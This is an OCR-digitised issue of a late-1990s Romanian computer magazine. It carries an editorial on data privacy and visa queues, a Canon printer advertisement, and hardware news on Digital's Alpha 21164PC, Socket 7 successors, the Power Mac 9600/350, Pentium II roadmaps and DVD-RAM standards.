
Problema dosarelor ar putea fi interesantă şi pentru cei din lumea calculatoarelor şi comunicaţiilor. Lucrurile sunt simple: într-o societate democratică, nimeni – fie instituţie organism sau persoană particulară – nu are dreptul să strângă şi să păstreze date referitoare la un cetăţean, fără hotărâre judecătorească. În plus, datele furnizate de cetăţeni pot fi folosite doar în scopul în care au fost furnizate şi orice cetăţean trebuie să aibă acces la datele păstrate despre el, ca să le poată modifica dacă este necesar. Este simplu. Se pare totuşi că nu este încă.

Datele sunt preţioase. Într-un timp previzibil, se vor comercializa şi la noi baze de date cu adrese, numere de telefon sau chiar adrese e-mail. Datele sunt valoroase pentru marketing. Dar nu este indiferent nici dacă firmele de asigurări dispun de bazele de date de la spitale şi refuză asigurarea pentru unii sau măresc primele de asigurări. Implicaţiile sunt diverse şi o legislaţie modernă – care să tratează şi probleme referitoare la culegerea, prelucrarea şi distribuirea datelor – ar preîntâmpina multe abuzuri. Poate comisiile create în cadrul CNI vor primi, în fine, atenţia meritată iar propunerile lor vor fi analizate de cei plătiţi din bani publici să o facă.

Dacă tot este vorba de legislaţie modernă, trebuie să amintesc că, alaltăieri, am avut ocazia să stau la coadă la Consulatul Germaniei de la Sibiu – pentru o simplă viză necesară participării la o conferinţă organizată de Sun Microsystems la Berlin. Am stat trei ore la poartă, la minus zece grade, alături de doi colegi de la universitate. Pot să afirm că există condiţii degradante pentru cineva care doreşte viză. Nu-mi vine să cred că universitarii sau oamenii de afaceri germani sunt ţinuţi iarna, ore în şir, la porţile instituţiilor noastre similare din Germania. În asemenea momente, integrarea europeană pare un film de anticipaţie de pe un canal TV de adormit lumea. Pare o problemă puţin importantă şi, cred eu, rezolvabilă. Parcă am citit cândva poveşti despre circulaţia liberă a persoanelor şi ideilor. Sau greşesc? Era oare vorba doar de anumite persoane şi anumite idei?

Ar trebui acum să amintesc ceva despre învăţământ. Dar... mai bine citiţi articolul doamnei profesor Irina Athanasiu, de la Universitatea Politehnica Bucureşti, despre probleme care ar trebui să fie importante pentru toţi. Dar, poate este prea frig.


N-aş vrea să credeţi că toate lucrurile merg rău. Dimpotrivă. Există totdeauna semne bune, care ne menţin speranţele. Un e-mail primit recent ne invită să vedem pe 18 noiembrie *„un server la Slobozia pe care urmează să-l folosească toate instituţiile de acolo. În momentul de faţă, este full cu informaţii : începând de la informaţii despre autorităţile locale, despre cine care şi cum dă autorizaţii, ce ai nevoie pentru a le obţine, Camera de Comerţ cu baza de date a firmelor (completă), până la băncile din Slobozia cu ce oferă ele, la programul audienţelor la Poliţie şi ce ai nevoie ca să-ţi scoţi buletin, la staţiunile din Ialomiţa şi ce preţuri au la hoteluri, la mică publicitate, la partidele politice şi platformele lor, la ce animale ai voie să vânezi şi în ce perioade şi multe altele*“. Mesajul primit de la domnul Constantin Teodorescu, FLEX Consulting Brăila, pare să anunţe o schimbare în bine. Sper să primim cât mai multe asemenea mesaje şi să-i putem felicita pe cei care realizează efectiv lucruri utile de interes general. Acum trebuie să-i remarc pe colegii de la DNT Cluj,(http: //www.dntcj.ro/) care în acest moment conduc în *Romanian TOP 100*, realizat de NetSoft din Tg.Mureş. Competiţia este un lucru bun şi câştigătorii merită felicitări.



Sper ca postul să nu fie prea lung. Crăciunul nu mai este aşa de departe..■


Darvas Attila

adarvas@agora.ro



STABILIŢI NOI STANDARDE DE CALITATE CU IMPRIMANTELE CANON BUBBLE JET

Cu seria de imprimante Canon bubble-jet BJC-240, BJC-4200 şi BJC-4550 şi folosind kit-ul opţional Canon Photo, nu veţi mai putea deosebi realitatea de imaginea imprimată. Imprimantele bubble-jet, concepute şi dezvoltate de Canon, oferă performanţe de invidiat atât din punct de vedere al calităţii imprimării cât şi al vitezei, eficienţei şi silenţiozităţii în funcţionare. Indiferent dacă sunt folosite în particular sau în medii organizate de lucru, pentru reproducerea de documente alb/negru sau color, în volum mai mic sau mai mare, rezultatele sunt la fel de remarcabile. Mai mult. Pentru a reproduce cât mai fidel imagini, nu trebuie decât să folosiţi kitul opţional Canon Photo, conceput special pentru seria de imprimante Canon bubble-jet. Filozofia care îi stă la bază este simplă: un print al unei fotografii trebuie să arate ca o fotografie. Incredibil? Da! Imposibil? Nu! Sistemul Photorealism, brevetat de Canon, asigură o reproducere fidelă şi fără granulaţie a tonurilor de culoare şi dă culorii adâncimea necesară unui rezultat cu adevărat apropiat de realitate. Nuanţe subtile, cum ar fi tonurile pielii, sunt redate perfect datorită acurateţii punctului de imprimare şi a cernelurilor special concepute pentru kit-ul Canon Photo.



NUMAI CU O IMPRIMANTĂ CANON PUTEŢI FACE MAI MULT!

Descoperă plăcerea de a lucra cu el

Reprezentanţă România
World Trade Center Bucureşti,
B-dul Expoziţiei 2, intr. D, birou 1.06,
tel. 01-223 38 54, fax. 01-223 42 36

Wholesalers: Bucureşti: *ROMUS* tel (01)230 16 50 • *TORNADO SISTEMS* tel (01) 667 28 23; Constanţa: *TORNADO SISTEMS* tel (041) 618 580
Resalers: Bucureşti: •**BLUE RIDGE INT.** tel (01) 210 68 28 •**DECK COMPUTER** tel (01) 211 84 03 •**DIGITAL PRO SYSTEM** tel (01) 250 65 27 •**KT COMPUTERS** tel (01) 311 19 62 •**ORCAS BIROTICA** tel (01) 210 30 93 •**RAFFLES COMPUTERS** tel (01) 311 26 82 •**SOTA** tel (01) 232 0388; **Arad: ELECTRONIC SHOP** tel (057) 289 642; **Bacău: MICROSISTEM CONEX** tel. (034) 117 411; **Baia Mare: MONS MEDIUS** tel (062) 434 541; **Braşov: SYSTEM** tel (068) 318 663 • **COSIDOR COM** tel (068) 310 537; **Cluj:** •**SOFT GROUP** tel (64) 430 000 •**GENETYP** tel (064) 190 787; **Craiova: DECAROM SERVICE** tel (051) 132 954; **Deva: TOP TECH** tel (054) 213 871; **Iaşi: UNIVERSAL R.X.** tel (032) 212 660 • **OPEN SYSTEM** tel (032) 225 141; **Oradea: TONER** tel (059) 430 665; **Piteşti: OPEN SYSTEM** tel (048) 219 000; **Sibiu: ECO COPY & PRINT** tel (069) 213 189; **Suceava: ASSIST SOFTWARE** tel (030) 521 100; **Timişoara: ASSITEC** tel (056) 190 337 •**EASTERN DIGITAL** tel (056) 221 443; **Zalău: MAGIC COMPUTER** tel (060) 616 099


Un cip părăsește vechiul bloc

Firma Digital a ridicat performanțele UCP-ului Alpha peste cele ale procesorului firmei Intel. Următorul său pas: Încă o lovitură dată PC-urilor de birou.

Deoarece noul procesor 21164 la 600-MHz oferă avantaje nete în privința performanțelor native, peste cele ale procesorului Intel Pentium II, Digital va încerca din nou să pătrundă pe piața evitată până în prezent: piața PC-urilor.

Ca și alți furnizori de UCP-uri RISC, firma Digital a fost împiedicată să pătrundă pe piață spre sfârșitul anului 1995, atunci când procesorul Pentium Pro al firmei Intel l-a ajuns din urmă pe Alpha, cel puțin în privința performanțelor de calcul cu numere întregi. Firma Digital și-a ridicat performanțele procesoarelor la un nivel superior: În testele noastre intensive BYTEmark UCP/FPU, noul sistem de la Polywell, echipat cu procesor Alpha 21164 la 600-MHz, l-a depășit categoric pe cel echipat cu procesor Pentium II la 300-MHz. De asemenea, procesorul 604e la 350-MHz a făcut față, destul de bine, testelor noastre.

Acum, firma Digital a realizat un nou UCP, procesorul 21164PC, mai ieftin decât 21164, dar care oferă aproape aceleași performanțe. Procesorul 21164PC țintește PC-urile de birou la prețuri cuprinse între 2500$ și 3000$, ceva mai mari decât prețurile existente pe piața PC-urilor, dar sub cele ale sistemelor echipate cu 21164 la 600-MHz, care costă aproximativ 10000$. După declarațiile oficialităților firmei Digital, primul sistem echipat cu procesorul 21164PC va apărea în această toamnă.



Cu 21164PC, firma Digital a păstrat nucleul de bază al procesorului 21164, dar a operat câteva modificări pentru reducerea costurilor, cum sunt plasarea memoriei cache L2 (96-KB) în afara cipului, reducerea numărului de pini prin eliminarea suportului pentru procesoare multiple și limitarea dimensiunii memoriei cache L2 la maxim 4 MB (înainte limita era la 64 MB).

Procesorul 21164PC, modelul la 533-MHz, costă 495$ în cantități OEM, iar modelul la 400-MHz costă doar 295$. La aceste prețuri, cipul concurează atât cu Pentium cât și cu Pentium II, chiar dacă cip setul 21174 al procesorului 21164PC este mai scump cu 60$ decât 440LX AGP (cu port grafic accelerat) al firmei Intel. Oficialitățile firmei Digital afirmă că, instrucțiunile de animație video ale procesorului 21164PC permit compresii ale fluxului video (de exemplu accelerații DVD cu cadru și animație complete) ce nu pot fi realizate pe o arhitectură x86 fără hardware adițional, cum sunt acceleratoarele grafice cu suport DVD.

Procesorul 21164PC nu este prima încercare a firmei Digital de a pătrunde pe piața PC-urilor. Procesorul 21066, o versiune mai ieftină a UCP-ului Alpha 21064, a fost una slăbuță și a ilustrat motivele pentru care furnizorii RISC pot pătrunde cu greu pe piața PC-urilor. La acea vreme, oficialitățile firmei Digital au condamnat interesul mic stârnit de procesorul 21066, în contextul lipsei aplicațiilor native Alpha NT și a altor factori de piață. Dar analiștii au afirmat că principalul motiv al scufundării procesorului 21066 a fost raportul preț/performanță slab. Rezultatele furnizate de testele noastre BYTEmark, rulate pe un sistem de referință 21164PC, au indicat faptul că noul UCP va oferi cât se poate de multă performanță pentru un dolar: Acesta a învins sistemul Pentium II la 300-MHz atât la calculul cu numere întregi cât și la cel în virgulă mobilă.

Chiar dacă firma Digital și partenerii săi au făcut mult pentru a îmbunătăți această situație, cipurile Alpha încă sunt urmărite de întrebări sâcâitoare de genul câte aplicații native sunt disponibile pentru platformă. Astăzi, firma Digital declară că sunt disponibile pentru platformele Alpha între 2000 și 2500 de aplicații native, promovând în continuare dezvoltarea acestor aplicații prin aplicarea rabaturilor comerciale la dispozitivele hardware pentru furnizorii de software și prin asistența oferită acestor furnizori la transferul aplicațiilor pe platforme Alpha. „Trebuie să dirijăm transferul aplicațiilor spre platformele Alpha pentru toate SO-urile-concentrându-ne asupra NT urmat de Unix," declara Aaron Bauch, directorul tehnic pentru comercializarea microprocesoarelor Digital Alpha. O altă tehnologie a firmei Digital, software-ul de emulare/translatare FX!32, îmbunătățește performanțele programelor native x86 când acestea se execută pe platforme hard Alpha NT.

Niciodată nu au existat asemenea „găuri". De exemplu, firma Microsoft are acum versiuni Alpha native de Excel 97 și Word 97, dar nu are nici o altă aplicație de acest gen din familia Office. Prin pătrunderea procesoarelor Alpha pe cât mai multe platforme, acestea vor deveni mult mai atractive pentru dezvoltatorii de software.

Multe sisteme echipate cu procesoare Alpha se îndreaptă în mare viteză spre aplicațiile de nivel înalt, cum sunt cele de animație, producție grafică, baze de date , iar multe firme mici încă nu au nevoie de întreaga putere de calcul a sistemelor Alpha, ținând cont și de prețul acestora (vezi Sondajul din pagina 13). Bauch crede că acest lucru se va schimba pe parcursul evoluției platformei Windows NT. „Avantajul nostru pe piața NT este performanța și longevitatea sistemului“, explica el.

În prima jumătate a anului 1998, firma Digital va fi pregătită să lanseze un nou UCP și anume 21264. Acesta va fi pentru firmă un procesor de referință; va fi destinat serverelor de înaltă performanță și stațiilor de lucru, oferind atât configurații monoprocesor cât și multiprocesor.

În trecut, în goana după viteze mari, firma Digital a simplificat mult nucleul UCP-ului. Noul procesor 21264, caracterizat de un nucleu UCP complex, cu execuție ce nu respectă ordinea instrucțiunilor, va prelucra până la 80 de instrucțiuni o dată. El are o bandă de transfer de câteva ori mai mare față de cipurile anterioare, atingând o viteză de 5.3 GBps la transferul în memoria cache și 2.6 GBps în memoria de bază. Noul 21264 va prinde viață la o frecvență de 500 MHz, fiind net superior în această privință față de oricare alt procesor. Și, după afirmațiile directorului de producție al procesoarelor 21164, Pippa Jollie, ne putem aștepta să apară și o versiune PC a procesorului 21264.

Firma Digital încearcă să reediteze succesul fabricanților de procesoare x86 în privința clienților OEM, printr-o mare accesibilitate la propria tehnologie. Acum câțiva ani, de exemplu, firmele Mitsubishi și Samsung au început să producă cipuri Alpha, firma VLSI Technology a început să fabrice circuite logice din generația a treia (și aceștia ar putea lansa o alternativă mai ieftină a cip setului 21174), iar acum există sute de cartele și alte dispozitive hard din generația a treia, în contextul în care numărul furnizorilor de software independenți, ce oferă suport platformei, a crescut cu 2000.

Ceea ce lipsește-și la care firma Digital râvnește-este un proiect de succes pentru 21164PC, sprijinit de furnizori de vârf ca Dell sau Compaq. „Întotdeauna scopul principal va fi să obținem sprijinul unei firme vârf,“ spunea Jollie. Dar, deși sunt interesați, spunea Jollie, acești furnizori preferă să aștepte și să vadă tendințele pieței. „Cu procesorul 21164PC, noi oferim furnizorilor un produs pe care sperăm să-l accepte. Aș fi emoționat dacă acest lucru s-ar întâmpla.“


- Jason K. Krause

Geek Mystique

Internetul se strecoară peste tot


Din anul 1996, numărul oamenilor care astăzi au acces în mod obișnuit la Internet, prin diverse puncte alternative, aproape că s-a triplat. Aceste puncte alternative de acces includ diverse locuri, altele decât domiciliile, școlile sau birourile-ca muzee, biblioteci, localurile micilor comercianți (restaurante, cafenele), locuri de recreație, biserici, spitale și comunități. În 1996, 1.5% din cei chestionați au afirmat că au acces la Internet prin puncte alternative; acum, acest procent a crescut la 4%, ceea ce sugerează că importanța Internetului în viața noastră de zi cu zi a crescut.

Opțiuni de conectare



Sursa: CommerceNet/Nielsen Media Research

Furnizorii x86 uniți contra lui Intel



Deoarece Slot 1 este protejat de patentele rigide ale firmei Intel, furnizorii rivali de cipuri x86 lucrează la o nouă interfață UCP, pentru a oferi un succesor al larg răspânditului Socket 7. Interfața, având o bandă de transfer mai mare, ar putea constitui o alternativă deschisă la sloturile aflate în proprietatea firmei Intel, dar aceasta ar putea duce la separarea arhitecturii sistemului PC în standarde incompatibile.

Oficialitățile firmei Cyrix confirmă faptul că au avut o discuție cu AMD și alte firme în legătură cu succesorul lui Socket 7. Acesta este un soclu UCP cu 296 de pini, folosit de toate cipurile x86 din clasa P5, incluzând procesoarele Pentium ale firmei Intel, K5 și K6 ale firmei AMD, 6x86 și 6x86MX ale firmei Cyrix precum și Centaur IDT-C6. Competitorii lui Intel au nevoie de o alternativă, deoarece nu pot obține de la Intel licența pentru protocoalele de magistrală destinate procesoarelor din clasa P6.

Toate procesoarele P6 ale firmei Intel (incluzând Pentium Pro, Pentium II și viitorul Deschutes) necesită aceleași protocoale de magistrală, chiar dacă interfețele fizice variază. Pentium Pro folosește Socket 8, Pentium II folosește Slot 1, iar viitoarele procesoare Pentium II vor utiliza Slot 2. Versiunile mobile de Pentium II folosesc o altă interfață proprietară, care este o versiune miniaturizată a lui Slot 1. Fabricanții plăcilor de bază își pot echipa plăcile cu interfețele UCP Intel, dar Intel nu dorește partajarea tehnologiei cu furnizorii rivali de procesoare x86, chiar dacă a acordat anumitor furnizori licența pentru logica cip seturilor.

„Dacă vom adopta soluția proprietară, nu vom face altceva decât să întindem o mână de ajutor firmei Intel,“ spunea Stan Swearingen, directorul de producție al firmei Cyrix. „Noi credem că industria dorește un soclu deschis. Suntem gata să discutăm cu furnizorii de cip seturi, cu AMD și alte firme pentru a defini o nouă interfață,“ a adăugat el.

Interfața va apărea probabil în 1999. Firmele Cyrix, AMD și Centaur au căzut de acord că Socket 7 va rămâne la fel de agreat cel puțin până în anul 1998 și, posibil, și după 1998. Chiar dacă are o bandă de transfer mai îngustă decât interfețele firmei Intel, este suficient de rapidă pentru calculatoarele de birou și servere.

Sumar

Power Mac domină
12

Compaq ProLiant 7000 suportă 8 UCP-uri
14

Aplicații de birou Java
14

Războiul severelor: Sun contra Compaq
16

Furnizorii lucrează în momentul de față la extinderea duratei de viață a lui Socket 7, pe mai multe căi. În această toamnă, firma AMD va anunța un nou procesor K6 având o memorie cache L2 mai mare. Firma Centaur intenționează să lanseze, în următorul an, o nouă versiune IDT-C6 ce va integra nivelul 2 al memoriei cache. Alte direcții posibile includ cartelele de adaptare UCP ce se conectează la Socket 7 (vezi „Soclu pentru mine“ în pagina 73).

Între timp, Intel nu a stat degeaba. În luna august, a anunțat un nou procesor Pentium Pro cu 1 MB memorie cache L2-dublând memoria cache maximă a cipurilor Pentium Pro anterioare. La mijlocul anului 1998, firma Intel intenționează să introducă versiunea Deschutes a procesorului Pentium II. Deschutes va fi primul cip Pentium II, fabricat în procesul de 0.25 microni, și ar putea înlocui cipurile actuale Pentium II, fabricate în procesul de 0.35 microni (pentru informații suplimentare, vezi „O privire spre viitor“).

Slot 2 este o versiune Slot 1 cu performanțe mai mari care funcționează la frecvența magistralei de cel puțin 100 MHz și suportă cartușe SEC. Aceste cartușe au un spațiu mai mare pentru memoria cache L2. Intel urmărește să introducă Slot 2 în calculatoarele de birou performante și în servere, păstrând Slot 1 pentru sistemele uzuale.

Chiar dacă competitorii firmei Intel își pot uni forțele pentru proiectarea unei alte interfețe, acest lucru va pune multe firme în dilemă. Este posibilă fabricarea unei plăci de bază cu Socket 7 ce lucrează cu întreaga clasă de procesoare P5. Dar, furnizorii declară că fabricarea unei plăci de bază cu două interfețe UCP diferite costă prea mult, datorită incompatibilităților electrice. Furnizorii vor trebui fie să creeze ambele versiuni, fie să aleagă una singură. Rezultatul ar putea fi două arhitecturi PC aflate în competiție: Intel și non-Intel. Și, de când firma Intel este liderul furnizor de UCP-uri, plăci de bază și cip seturi, fenomenul non-Intel are de înfruntat o grea bătălie în tentativa sa de a instaura un standard deschis.


–Tom R. Halfhill

Power Mac domină (cu steluță)

Apple's Power Macintosh 9600/350 uses the 350-MHz 604e CPU.

Grație UCP-ului său Power PC 604e la 350-MHz, a memoriei cache rapide și a altor îmbunătățiri, noul Power Macintosh 9600/350 al firmei Apple oferă performanțe excelente. Statutul său de „cel mai rapid Mac“ este însoțit de o steluță.

Datorită agitației pentru obținerea licenței Mac OS și a achiziției de către Apple a firmei Power Computing, lupta pentru 9600/350 s-a mai domolit. Deoarece Motorola a scos pe piață clone Mac, iar Power Computing a fost achiziționată, Apple nu mai are probleme cu furnizorii de clone, până la erodarea pieței împărțite prin introducerea noilor Mac-uri cu procesoare



Pentru informații suplimentare consultați BYTE din februarie sau http://www.whidbey.com/gallery/photoshop/.

Punctajul pentru 9600/350 este ușor mai bun față de cel pentru 300 MHz PII.

O privire spre viitor

În 1998: PC-uri P II la 400 MHz

De acum și până în următorul an, cipurile Pentium II vor fi disponibile la viteze de 400-MHz sau mai mari, o dată cu versiunile Pentium II pentru sisteme cu mai mult de două procesoare sau pentru portabile.

Intel spune că versiunea Deschutes a lui Pentium II va apărea cel târziu anul următor, la o frecvență de 333 MHz. Procesorul va fi fabricat în procesul de 0.25 microni și va atinge viteza de 450 MHz la sfârșitul anului 1998. Pe la mijlocul anului 1998, Intel va lansa versiunea la 350 sau 400 MHz a procesorului Pentium II care suportă viteza magistralei sistem de 100-MHz. Acest cip, montat într-un cartuș Slot 1, va fi destinat calculatoarelor de birou, serverelor și stațiilor de lucru.

Pe la mijlocul anului, firma Intel va introduce procesoarele Pentium II care folosesc Slot 2, destinate serverelor și care sunt dotate cu o memorie cache L2 mai mare, funcționând la viteza de tact a procesorului. În anul următor, configurațiile Slot 2 vor suporta magistrala sistem la 100-MHz, iar serverele echipate cu acestea vor putea fi echipate cu minimum 4 procesoare, declarau oficialitățile firmei Intel.

În cursul primei jumătăți a anului 1998, Intel va introduce procesoarele Pentium II pentru portabile. Aceste cipuri vor fi disponibile atât în varianta modelului de cartuș modificat (asemănătoare sloturilor, dar semnificativ mai mici), fie în varianta modulului mobil.

G3 (de exemplu, PowerPC 750).

Un alt cip, X704 la 533-MHz al firmei Exponential, reprezintă de asemenea o alternativă: după o scurtă pantă descendentă a vitezei de tact şi a planificării distribuţiei, Exponential a distrus X704, dând în judecată Apple pentru încălcarea contractului şi pentru alte acţiuni. În acel moment, singurul furnizor de clone Mac, având licenţa Apple Mac OS System, era Umax Computer.

Acum, sistemele de vârf ale firmei Apple sunt echipate cu procesorul 604e; sistemele bazate pe familia G3 vor fi lansate probabil în această toamnă. Dar sistemele 9600/350 oferă performanţe excelente pentru utilizatori. Pe lângă UCP-ul la 350-MHz, sistemul mai are 1-MB memorie cache L2 şi, un nou controler de cache, permite memoriei cache L2 să lucreze la 100-MHz. Datorită modalităţii de proiectare a memoriei cache, cunoscută sub numele de „cache în linie“, PowerPC nu mai trebuie să aştepte aşa de mult timp după date, dacă UCP-ul accesează nivelul secundar al memoriei cache, la aceeaşi viteză de 50-MHz a magistralei sistemului (UCP înspre memoria principală). Creşterea frecvenţei procesorului 604e se datorează noului proces de 0.25 microni.

Dintre sistemele testate de BYTE cu UCP/FPU BYTEmark, sistemul 9600/350 a oferit cele mai mari performanţe la calculul cu întregi. Diferenţele le puteţi vedea în pagina 18. Programele de test BYTEmark măsoară performanţele native ale UC-ului, nu şi a altor componente ale sistemului (discul hard sau adaptorul video). În suita noastră de teste Photoshop, Power Mac l-a depăşit pe Pentium II la testul de rotaţie arbitrară, dar celelalte scoruri au fost apropiate.

PowerPC 750 (sub numele de cod Arthur), primul procesor planificat să apară din noua familie PowerPC G3, iniţial va funcţiona la o frecvenţă mai mică (275 MHz) decât cel mai rapid procesor 604e. Dar, datorită separării magistralei de memorie cache care este ceva mai mică, seria G3 promite performanţe mai bune la preţuri mai mici: un sistem al firmei Power Computer, echipat cu procesor G3 la 275-MHz, a fost punctat cu 9.4 şi 6.1 în testele BYTEmark pentru întregi, respectiv pentru virgulă mobilă. Aceste sisteme nu sunt disponibile acum, dar în viitor firma Apple ar putea să le lanseze.

Chiar dacă decizia firmei Apple în privinţa clonelor Mac nu a fost o idee prea bună, aceasta trebuie să lupte împotriva firmei Wintel datorită politicii de preţuri: sistemul 9600/350, cu 64 MB memorie RAM, 4-GB disc hard, 24xCD-ROM, unitate Zip şi cartelă video cu 8 MB, costă în jur de 5400$. Iar, sistemul Bravo MS 6300 al firmei AST, în configuraţie similară, costă doar 2950$. **–Dave Andrews**

DVD RAM se divide, dar apar produse noi

Tocmai când unităţile DVD păreau să circule liber ca şi următorul standard de dispozitive de stocare inscriptibile, a apărut o prăpastie în rândul furnizorilor cheie în privinţa standardului, care a generat întrebări serioase în rândul utilizatorilor finali. Un grup de trei firme-Hewlett-Packard, Philips şi Sony-au decis să vină cu un format alternativ la unităţile DVD RAM şi anume versiunea inscriptibilă de unităţi video DVD.

